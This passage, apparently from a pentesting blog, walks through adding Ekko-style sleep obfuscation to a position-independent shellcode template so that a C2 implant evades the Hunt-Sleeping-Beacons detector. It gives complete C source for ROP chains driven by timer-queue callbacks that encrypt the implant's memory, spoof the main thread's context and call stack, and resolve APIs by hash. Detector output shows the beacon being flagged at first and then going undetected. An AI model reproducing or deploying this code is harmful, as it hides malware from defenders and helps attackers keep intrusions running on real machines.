        * Thread 4976 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
! Possible Ekko/Nighthawk identified in process: 8452
        [+] RemoteCbDispatcher: 0x7ffda75dde2d
        * Thread 18048 state Wait:UserRequest seems to be triggered by Callback of waitable Timer
* End
```

They're (18048 and 4976) both being flagged on the `Wait:UserRequest` thread state. This sort of makes sense, according to the documentation of how the tool works. In Ekko, the `WaitForSingleObject` call is utilized within the ROP to sleep according to however long the user desires. However, since we don't need to signal an object with this call, we could just swap it with a `Sleep` call. Sleep causes a `Wait:DelayExecution` state. Since the call stack is from the context captured from the callback, the call stack won't track back to our shellcode, thus bypassing HSB's `Wait:DelayExecution` detection.




Now to deal with the other `Wait:DelayExecution` thread being flagged. This is the state of the main thread during the `WaitForSingleObject` call. I honestly don't know why its callstack apparently traces back to the callback dispatcher, but regardless, we can deal with this. Simply add 3 more ROP gadgets for our callbacks:

- Back up the main thread state
- Overwrite the main thread state to spoof it
- Restore it after rest so execution doesn't explode

This can be done with the following code

```
Instance.Win32.DuplicateHandle((HANDLE)-1, (HANDLE)-2, (HANDLE)-1, &hMainThread, THREAD_ALL_ACCESS, 0, 0);
// GetThreadContext( ThreadHandle, &Context );
RopBackup.Rsp -= 8;
RopBackup.Rip = Instance.Win32.GetThreadContext;
RopBackup.Rcx = hMainThread;
RopBackup.Rdx = &CtxBackup;

// SetThreadContext( ThreadHandle, &Context );
RopSpoof.Rsp -= 8;
RopSpoof.Rip = Instance.Win32.SetThreadContext;
RopSpoof.Rcx = hMainThread;
RopSpoof.Rdx = &CtxSpoof;

// SetThreadContext( ThreadHandle, &Context );
RopFix.Rsp -= 8;
RopFix.Rip = Instance.Win32.SetThreadContext;
RopFix.Rcx = hMainThread;
RopFix.Rdx = &CtxBackup;

// Define other rop gadgets

Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopProtRW, 100, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopMemEnc, 200, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopBackup, 300, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopSpoof, 400, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopDelay, 500, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopMemDec, 600, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopFix, 700, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopProtRX, 800, 0,
WT_EXECUTEINTIMERTHREAD);
Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopSetEvt, 900, 0,
WT_EXECUTEINTIMERTHREAD);
```

This will cause the main thread to have its call stack spoofed while it waits for the callbacks to execute.



However, it is possible that at the moment the `WaitForSingleObject` call is made and before the callbacks begin executing, to be caught with an unspoofed call stack.

```
PS C:\Users\Administrator\Desktop\Dev> C:\Users\Administrator\source\repos\Ekko\x64\Debug\Loader.exe
Read 2559 bytes
Downloaded to 0x25d5c83b2f0
Shellcode is 2559 bytes long
Allocated to 0x25d5c990000
Created Thread 2484
```

Stack - thread 2484

	Name
0	ntoskrnl.exe!ObDereferenceObjectDeferDelete+0x194
1	ntoskrnl.exe!KeWaitForMultipleObjects+0x1284
2	ntoskrnl.exe!KeWaitForMultipleObjects+0xb3f
3	ntoskrnl.exe!KeWaitForSingleObject+0x377
4	ntoskrnl.exe!NtWaitForSingleObject+0xf8
5	ntoskrnl.exe!setjmpex+0x6e13
6	ntdll.dll!ZwWaitForSingleObject+0x14
7	KernelBase.dll!WaitForSingleObjectEx+0x8f
8	0x25d5c990979
9	kernel32.dll!CreateTimerQueueTimer
10	kernel32.dll!WaitForSingleObject

Copy Refresh Close

Loader.exe (1144) Properties

Environment | Handles | Job | GPU | Disk and Network | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory

TID	CPU	Cycles delta	Start address	Priority
22416			ntdll.dll!RtlReleaseSRWLockExcl...	Normal
22224			ntdll.dll!RtlReleaseSRWLockExcl...	Normal
21544			ntdll.dll!RtlReleaseSRWLockExcl...	Normal
13488			ntdll.dll!RtlReleaseSRWLockExcl...	Normal
11044			Loader.exe!ILT+645(mainCRTSt...	Normal
4524			ntdll.dll!RtlReleaseSRWLockExcl...	Normal
2484			ntdll.dll!RtlUserThreadStart	Normal

Start module: C:\Windows\System32\ntdll.dll
Started: 8:25:10 PM 4/24/2023
State: Wait:UserRequest
Priority: 10
Kernel time: 00:00:00.015
Base priority: 8
User time: 00:00:00.093
I/O priority: Normal
Context switches: 362
Page priority: Normal
Cycles: 151,063,567
Ideal processor: 0:7

The fruits of our labor can be found with a few runs of HSB. The biggest catch is, as previously mentioned, after the `WaitForSingleObject` call is made and before the callbacks begin, as our call stack will be directly trace back to our shellcode and the HSB detections will flag us. Longer sleeps = less opportunities to be caught with our pants down, in this case.

```
PS C:\Users\Administrator> \\192.168.1.106\share\Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 39 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: System (4)
* Done
* Now enumerating all thread in state wait:UserRequest
* Found 813 threads, now checking for delays caused by APC or Callbacks of waitable timers
* End

PS C:\Users\Administrator> \\192.168.1.106\share\Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 40 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: System (4)
* Done
* Now enumerating all thread in state wait:UserRequest
* Found 800 threads, now checking for delays caused by APC or Callbacks of waitable timers
* End

PS C:\Users\Administrator> \\192.168.1.106\share\Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 39 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: System (4)
* Done
* Now enumerating all thread in state wait:UserRequest
* Found 805 threads, now checking for delays caused by APC or Callbacks of waitable timers
* End

PS C:\Users\Administrator> \\192.168.1.106\share\Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 40 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: System (4)
* Done
* Now enumerating all thread in state wait:UserRequest
* Found 796 threads, now checking for delays caused by APC or Callbacks of waitable timers
* End
```

Here’s the code snippets to integrate into the ShellcodeTemplate project.

▼ Entry.c

```
#include <Core.h>
#include <Win32.h>

#define NT_SUCCESS(Status) ((NTSTATUS)(Status) >= 0)
#define NtCurrentThread() (  ( HANDLE ) ( LONG_PTR ) -2 )
#define NtCurrentProcess() ( ( HANDLE ) ( LONG_PTR ) -1 )
typedef struct
{
    DWORD Length;
    DWORD MaximumLength;
    PVOID Buffer;
} USTRING;

SEC ( text, END ) VOID GetRIPEnd()
{
    return;
}
// Vx Underground
SEC( text, C ) PVOID CopyMemoryEx(_Inout_ PVOID Destination, _In_ CONST PVOID Source, _In_ SIZE_T Length)
{
  PBYTE D = (PBYTE)Destination;
  PBYTE S = (PBYTE)Source;

  while (Length--)
    *D++ = *S++;

  return Destination;
}

SEC( text, C ) VOID EkkoObf(DWORD SleepTime)
{

    INSTANCE Instance = { 0 };

    Instance.Modules.Kernel32   = LdrModulePeb( HASH_KERNEL32 );
    Instance.Modules.Ntdll      = LdrModulePeb( HASH_NTDLL );

    // Load LoadLibraryA
    Instance.Win32.LoadLibraryA = LdrFunction( Instance.Modules.Kernel32, 0xb7072fdb );

    // Load needed Libraries
    Instance.Modules.Cryptsp     = Instance.Win32.LoadLibraryA( "cryptsp.dll" );

    // Load needed functions
    Instance.Win32.RtlCaptureContext = LdrFunction (Instance.Modules.Kernel32, 0xeba8d910);
    Instance.Win32.NtContinue = LdrFunction (Instance.Modules.Ntdll, 0xfc3a6c2c);
    Instance.Win32.Sleep = LdrFunction(Instance.Modules.Kernel32, 0xe07cd7e);
    Instance.Win32.VirtualProtect = LdrFunction(Instance.Modules.Kernel32, 0xe857500d);
    Instance.Win32.CreateEventW = LdrFunction(Instance.Modules.Kernel32, 0x76b3a892);
    Instance.Win32.CreateTimerQueue = LdrFunction(Instance.Modules.Kernel32, 0x7d41d25f);
    Instance.Win32.CreateTimerQueueTimer = LdrFunction(Instance.Modules.Kernel32, 0xace88880);
    Instance.Win32.WaitForSingleObject = LdrFunction(Instance.Modules.Kernel32, 0xdf1b3da);
    Instance.Win32.DuplicateHandle = LdrFunction(Instance.Modules.Kernel32, 0x95f45a6c);
    Instance.Win32.DeleteTimerQueue = LdrFunction(Instance.Modules.Kernel32, 0x1b141ede);
    Instance.Win32.SetEvent = LdrFunction(Instance.Modules.Kernel32, 0x9d7ff713);
    Instance.Win32.GetThreadContext = LdrFunction(Instance.Modules.Kernel32, 0x6a967222);
    Instance.Win32.SetThreadContext = LdrFunction(Instance.Modules.Kernel32, 0xfd1438ae);
    Instance.Win32.SystemFunction032 = LdrFunction(Instance.Modules.Cryptsp, 0xe58c8805);

    CONTEXT CtxThread = { 0 };
    CONTEXT CtxSpoof = { 0 };
    CONTEXT CtxBackup = { 0 };
    CtxBackup.ContextFlags = CONTEXT_FULL;

    CONTEXT RopProtRW = { 0 };
    CONTEXT RopMemEnc = { 0 };
    CONTEXT RopBackup = { 0 };
    CONTEXT RopSpoof = { 0 };
    CONTEXT RopDelay = { 0 };
    CONTEXT RopMemDec = { 0 };
```

```
        CONTEXT RopFix = { 0 };
        CONTEXT RopProtRX = { 0 };
        CONTEXT RopSetEvt = { 0 };

        HANDLE  hMainThread = NULL;
        HANDLE  hTimerQueue = NULL;
        HANDLE  hNewTimer = NULL;
        HANDLE  hEvent = NULL;
        PVOID   ImageBase = NULL;
        DWORD   ImageSize = 0;
        DWORD   OldProtect = 0;

        // Can be randomly generated
        CHAR    KeyBuf[16] = { 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55, 0x55,
0x55 };
        USTRING Key = { 0 };
        USTRING Img = { 0 };

        hEvent = Instance.Win32.CreateEventW(0, 0, 0, 0);
        hTimerQueue = Instance.Win32.CreateTimerQueue();

        // Change
        ImageBase   = (PBYTE)((SIZE_T)Start + 0x1 ); // For some reason if i just do start, it resolves to 0. but +0x1 and
then -0x1 works???
        ImageBase   -= 0x1;
        ImageSize   =  (PVOID)( (SIZE_T)GetRIPEnd) - ImageBase; //Theres a few bytes at the end that this misses but thats
fiiiiiine right?
        Key.Buffer = KeyBuf;
        Key.Length = Key.MaximumLength = 16;

        Img.Buffer = ImageBase;
        Img.Length = Img.MaximumLength = ImageSize;


        if (Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.RtlCaptureContext, &CtxThread, 0,
0, WT_EXECUTEINTIMERTHREAD))
        {

            Instance.Win32.WaitForSingleObject(hEvent, 0x32);

            CopyMemoryEx(&CtxSpoof, &CtxThread, sizeof(CONTEXT));

            CopyMemoryEx(&RopProtRW, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopMemEnc, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopBackup, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopSpoof, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopDelay, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopMemDec, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopFix, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopProtRX, &CtxThread, sizeof(CONTEXT));
            CopyMemoryEx(&RopSetEvt, &CtxThread, sizeof(CONTEXT));

            // VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
            RopProtRW.Rsp -= 8;
            RopProtRW.Rip = Instance.Win32.VirtualProtect;
            RopProtRW.Rcx = ImageBase;
            RopProtRW.Rdx = ImageSize;
            RopProtRW.R8 = PAGE_READWRITE;
            RopProtRW.R9 = &OldProtect;

            // SystemFunction032( &Key, &Img );
            RopMemEnc.Rsp -= 8;
            RopMemEnc.Rip = Instance.Win32.SystemFunction032;
            RopMemEnc.Rcx = &Img;
            RopMemEnc.Rdx = &Key;

            Instance.Win32.DuplicateHandle((HANDLE)-1, (HANDLE)-2, (HANDLE)-1, &hMainThread, THREAD_ALL_ACCESS, 0, 0);
            // GetThreadContext( ThreadHandle, &Context );
            RopBackup.Rsp -= 8;
            RopBackup.Rip = Instance.Win32.GetThreadContext;
            RopBackup.Rcx = hMainThread;
            RopBackup.Rdx = &CtxBackup;
```

```
            // SetThreadContext( ThreadHandle, &Context );
            RopSpoof.Rsp -= 8;
            RopSpoof.Rip = Instance.Win32.SetThreadContext;
            RopSpoof.Rcx = hMainThread;
            RopSpoof.Rdx = &CtxSpoof;

            // Sleep(dwMilliseconds );
            RopDelay.Rsp -= 8;
            RopDelay.Rip = Instance.Win32.Sleep;
            RopDelay.Rcx = SleepTime;

            // SystemFunction032( &Key, &Img );
            RopMemDec.Rsp -= 8;
            RopMemDec.Rip = Instance.Win32.SystemFunction032;
            RopMemDec.Rcx = &Img;
            RopMemDec.Rdx = &Key;

            // SetThreadContext( ThreadHandle, &Context );
            RopFix.Rsp -= 8;
            RopFix.Rip = Instance.Win32.SetThreadContext;
            RopFix.Rcx = hMainThread;
            RopFix.Rdx = &CtxBackup;

            // VirtualProtect( ImageBase, ImageSize, PAGE_EXECUTE_READ, &OldProtect );
            RopProtRX.Rsp -= 8;
            RopProtRX.Rip = Instance.Win32.VirtualProtect;
            RopProtRX.Rcx = ImageBase;
            RopProtRX.Rdx = ImageSize;
            RopProtRX.R8 = PAGE_EXECUTE_READ;
            RopProtRX.R9 = &OldProtect;

            // SetEvent( hEvent );
            RopSetEvt.Rsp -= 8;
            RopSetEvt.Rip = Instance.Win32.SetEvent;
            RopSetEvt.Rcx = hEvent;


            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopProtRW, 100, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopMemEnc, 200, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopBackup, 300, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopSpoof, 400, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopDelay, 500, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopMemDec, 600, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopFix, 700, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopProtRX, 800, 0,
WT_EXECUTEINTIMERTHREAD);
            Instance.Win32.CreateTimerQueueTimer(&hNewTimer, hTimerQueue, Instance.Win32.NtContinue, &RopSetEvt, 900, 0,
WT_EXECUTEINTIMERTHREAD);

            Instance.Win32.WaitForSingleObject(hEvent, INFINITE);
        }

        Instance.Win32.DeleteTimerQueue(hTimerQueue);

    }

    SEC( text, B ) VOID Entry( VOID )
    {
        while (TRUE)
        {
            EkkoObf( 3 * 1000 );
        }

    }
```

▼ Core.h

```
#include <windows.h>
#include <Macros.h>

UINT_PTR GetRIP( VOID );
UINT_PTR Start( VOID );
// Definitions don't matter, just need to be declared
NTSTATUS NTAPI NtContinue();
NTSTATUS WINAPI SystemFunction032();

typedef struct {

    struct {
        WIN32_FUNC( LoadLibraryA );
        WIN32_FUNC( RtlCaptureContext );
        WIN32_FUNC( NtContinue );
        WIN32_FUNC( Sleep );
        WIN32_FUNC( VirtualProtect );
        WIN32_FUNC( CreateEventW );
        WIN32_FUNC( CreateTimerQueue );
        WIN32_FUNC( CreateTimerQueueTimer );
        WIN32_FUNC( WaitForSingleObject );
        WIN32_FUNC( DuplicateHandle );
        WIN32_FUNC( DeleteTimerQueue );
        WIN32_FUNC( SetEvent );
        WIN32_FUNC( SystemFunction032 );
        WIN32_FUNC( SetThreadContext );
        WIN32_FUNC( GetThreadContext );
    } Win32;

    struct {
        // Basics
        HMODULE     Kernel32;
        HMODULE     Ntdll;

        HMODULE     Cryptsp;
    } Modules;

} INSTANCE, *PINSTANCE;
```

▼ Linker.ld

```
SECTIONS
{
  .text :
  {
    *( .text$A )
    *( .text$B )
    *( .text$C )
    *( .text$D )
    *( .text$E )
    *( .rdata* )
    *( .text$F )
    *( .text$END )
  }
}
```

▼ Hey loser! You're not using NTAPIs/Syscalls! Also, Ekko has a race condition!

Ya I was kinda lazy and just wanted to use the base Ekko code. I have a project on github that should address some of this (using EkkoEx + a scuffed indirect syscall for NtProtectVirtualMemory). Although you could also just try integrating this into EkkoEx and whatever other evasion techniques.

Conclusion and other observations

This was a massive rabbithole, as can probably be seen between the gap since my last blog post. It was really fun finally answering my confusions about sleep encryption. I got to learn C, how to use x64dbg, and scuffed vscode development on linux.

Credits

- C5pider for being the basis of this project and for answering my stupid questions for like a month straight
- thefLink for creating Hunt Sleeping Beacons (our windows team loves this)

Tags: Pentesting Evasion Windows

← PREVIOUS POST

NEXT POST →